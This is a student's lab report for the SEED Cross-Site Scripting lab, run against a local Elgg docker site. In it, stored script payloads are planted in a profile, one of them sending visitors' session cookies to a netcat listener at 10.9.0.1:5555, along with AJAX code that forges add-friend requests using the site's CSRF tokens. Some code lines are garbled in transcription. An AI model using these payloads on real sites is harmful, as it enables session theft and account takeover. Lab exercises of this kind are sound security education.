

# Cross-Site Scripting Lab 2.0

## Table of Contents

Environment Setup .....	3
Task 1 .....	6
Task 2 .....	9
Task 3 .....	11
Task 4 .....	13
Question 1 .....	14
Question 2 .....	14
Task 5 .....	15
Question 3 .....	18
Task 6 .....	19
Task 7 .....	31
Sub Task 1 and 2 .....	31
Subtask 3 and 4 .....	34
Subtask 5 .....	38

# Environment Setup

## Building Dockers.

```
seed@vm: ~/.../Labsetup
[11/18/22]\SEED@vm:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www
[11/18/22]\SEED@vm:~/.../Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
14428a6d4bcd: Downloading [=====]
da7391352a9b: Downloading [ >
da7391352a9b: Downloading [= >
da7391352a9b: Downloading [== >
da7391352a9b: Downloading [=== >
da7391352a9b: Downloading [==== >
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94dddf64: Pull complete
81f03e4cealb: Pull complete
0ba9335b8768: Pull complete
```

## Hosts available in containers.

```
Open  [?]  hosts  Save  [ ]  [ ]  [X]
/etc
1 127.0.0.1    localhost
2 127.0.1.1    VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1         ip6-localhost ip6-loopback
6 fe00::0     ip6-localnet
7 ff00::0     ip6-mcastprefix
8 ff02::1     ip6-allnodes
9 ff02::2     ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5      www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5      www.xsslabelgg.com
19 10.9.0.5      www.example32a.com
20 10.9.0.5      www.example32b.com
21 10.9.0.5      www.example32c.com
22 10.9.0.5      www.example60.com
23 10.9.0.5      www.example70.com
24
25 # For CSRF Lab
26 10.9.0.5      www.csrflabelgg.com
27 10.9.0.5      www.csrflab-defense.com
28 10.9.0.105    www.csrflab-attacker.com
29
30 # For Shellshock Lab
31 10.9.0.80     www.seedlab-shellshock.com
32
33
```

Now changing the domain.

```
10.9.0.5 www.seedlab3qlinjector.com
# For XSS Lab
10.9.0.5 www.xsslabelgg.com
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com
# For CSRF Lab
```

Placing the hosts to work.

```
seed@VM: ~/.../La... x seed@VM: ~/.../La... x root@1c0a08bc7ec... x seed@VM: ~/.../La... x
[11/18/22] seed@VM: ~/.../Labsetup$ sudo gedit /etc/hosts
(gedit:4326): Tepl-WARNING **: 17:58:26.735: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
[11/18/22] seed@VM: ~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 5432
```

Setting up Dockers.

```
[11/18/22] \SEED@vm: ~/.../Labsetup$ dcup
Creating mysql-10.9.0.6 ... done
Creating elgg-10.9.0.5 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2022-11-18 13:07:50+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-11-18 13:07:53+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2022-11-18 13:07:54+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-11-18 13:07:54+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2022-11-18T13:07:54.609144Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 45
mysql-10.9.0.6 | 2022-11-18T13:07:54.618797Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2022-11-18T13:08:03.890309Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
*
mysql-10.9.0.6 | 2022-11-18T13:08:08.533621Z 6 [Warning] [MY-010453]
```

Docks available for use as provided in labsetup.

```
[11/18/22] seed@VM: ~/.../Labsetup$ dockps
e46636f9d0a5  mysql-10.9.0.6
1c0a08bc7ece  elgg-10.9.0.5
```


Setting up web server docker.

```
[11/18/22] seed@VM: ~/.../Labsetup$ dockps
e46636f9d0a5  mysql-10.9.0.6
1c0a08bc7ece  elgg-10.9.0.5
[11/18/22] seed@VM: ~/.../Labsetup$ docksh 1c
```

Setting up database docker.

```
seed@VM: ~/.../La... x seed@VM: ~/.../La... x root@1c0a08bc7ec... x seed@VM: ~/.../La... x
[11/18/22] seed@VM: ~/.../Labsetup$ docksh e4
root@e46636f9d0a5: /#
```

Now the machine is up and running.



# Task 1

Logging in as Sammy

The screenshot shows a web browser window with the address bar displaying 'www.seed-server.com'. The page title is 'Elgg For SEED Labs'. The main heading is 'Welcome'. Below the heading, there is a message: 'Welcome to your Elgg site.' and a tip: 'Tip: Many sites use the activity plugin to place a site activity stream on this page.' The 'Log in' section contains a form with the following fields: 'Username or email' (with the value 'sammy'), 'Password' (with masked characters '\*\*\*\*\*'), and a 'Remember me' checkbox. A 'Log in' button is located to the right of the password field. Below the password field, there is a link for 'Lost password'. At the bottom of the page, it says 'Powered by Elgg'.

Elgg For SEED Labs

Log in

## Welcome

Welcome to your Elgg site.

**Tip:** Many sites use the [activity](#) plugin to place a site activity stream on this page.

### Log in

**Username or email \***

**Password \***

☐ Remember me

Log in

[Lost password](#)

Powered by Elgg

Editing the profile where I added a script.

## Edit profile

### Display name

Samy

### About me

[Embed content](#) [Edit HTML](#)

**B** **I** **U** **S** **I<sub>x</sub>** |           


Public

### Brief description


<script>alert("XSS");</script>

Public

And I got the alert as soon as we save the changes.




Now logout from Samy's profile and login as Alice.






After making a search and opening Samy's profile we receive the same script we added in brief description of Samy's profile.




## Task 2


Writing script in About me.



Upon saving it is visible that the script is working.



Now when we visit the Samy's profile from Alice's account we receive the cookie alert.



## Task 3

Enter the script provided in the manual.

**Edit profile**

**Display name**

Samy

**About me**

Embed content Edit HTML

**B** **I**   **I<sub>x</sub>** | **☰** **☷** **↶** **↷** **🔗** **🔗** **🖼️** **”** **📄** **📄** **🔗**

Public

**Brief description**

<script> document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>'); </script>

Public

**Location**

Listening on port 5555.

```
seed@VM: ~/.../Labsetup
[11/18/22] seed@VM: ~/.../Labsetup$ nc -l 5555
```

Visiting Samy's profile as Alice.

← → ↻ 🏠 🔒 [www.seed-server.com/profile](http://www.seed-server.com/profile) 🔍 Recommendation ... 🛡️ ☆ 📄 📖 📷 🌐

---


**Elgg For SEED Labs** ☰

---

## Samy


👤 Remove friend    ✉ Send a message

---



Blogs

Brief description



And when we look back at the terminal we can see the captured cookie details caught.

```
[11/18/22]seed@VM:~/.../Labsetup$ nc -l 5555
GET /?c=Elgg%3D0e7ej3218ai2plinj5ussmbkks HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/friends/alice
```

## Task 4

Creating js file for the script.

supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.

```
[11/18/22] seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 5432
[11/18/22] seed@VM:~/.../Labsetup$ gedit task4.js
```

Checking the id for Samy.

```
"f0PWCKF9WDV5MKYXVMwpzQ"}}, "session": {"user": {"guid": 59, "type": "user", "subtype": "user", "owner_guid": 59, "contains": [{"script": "<script src='http://www.seed-server.com/cache/1587931381/default/elgg/require_config.js'></script><scrip
```

The script now looks like this.

```
~/Desktop/SEED/xss_Elgg/Labsetup
1<script type="text/javascript">
2window.onload = function () {
3    var Ajax=null;
4
5    // Set the timestamp and secret token parameters
6    var ts("&__elgg_ts="+elgg.security.token.__elgg_ts;
7    var token("&__elgg_token="+elgg.security.token.__elgg_token;
8
9    //Construct the HTTP request to add Samy as a friend.
10    var sendurl= "http://www.seed-server.com/action/friends/add" +
    "?friend=59" + token + ts;
11
12    //Create and send Ajax request to add friend
13    Ajax=new XMLHttpRequest();
14    Ajax.open("GET",sendurl,true);
15    Ajax.send();
16 }
17</script> |
```

Now I added the modified script in the About me section of Samy's profile.

**Elgg For SEED Labs**

## Edit profile

**Display name**

Samy

**About me**

[Embed content](#) [Visual edi](#)

```
var token= &__elgg_token= +elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.send();
}
</script>
```

Public

And after checking friend's list and switching between accounts the add friend doesn't work except for adding himself as friend.

### Question 1


In order to send a valid HTTP request, we need to have the secret token and timestamp value of the website attached to the request, or else the request will not be considered legitimate or will probably be considered as an untrusted cross-site request and hence will throw out an error with our attack being unsuccessful. These desired values are stored in JavaScript variables and using the lines 1 and 2, we are retrieving them from the JS variables and storing in the AJAX variables that are used to construct the GET URL.

### Question 2

If that were the case, then we will not be able to launch the attack anymore because this mode Encodes any special characters in the input. So, the < is replaced by &lt; and hence every special Character will be encoded. Since, for a JS code we need to have <script> & </script> and various Other tags, each one of them will be encoded into data and hence it will no more be a code to be Executed.

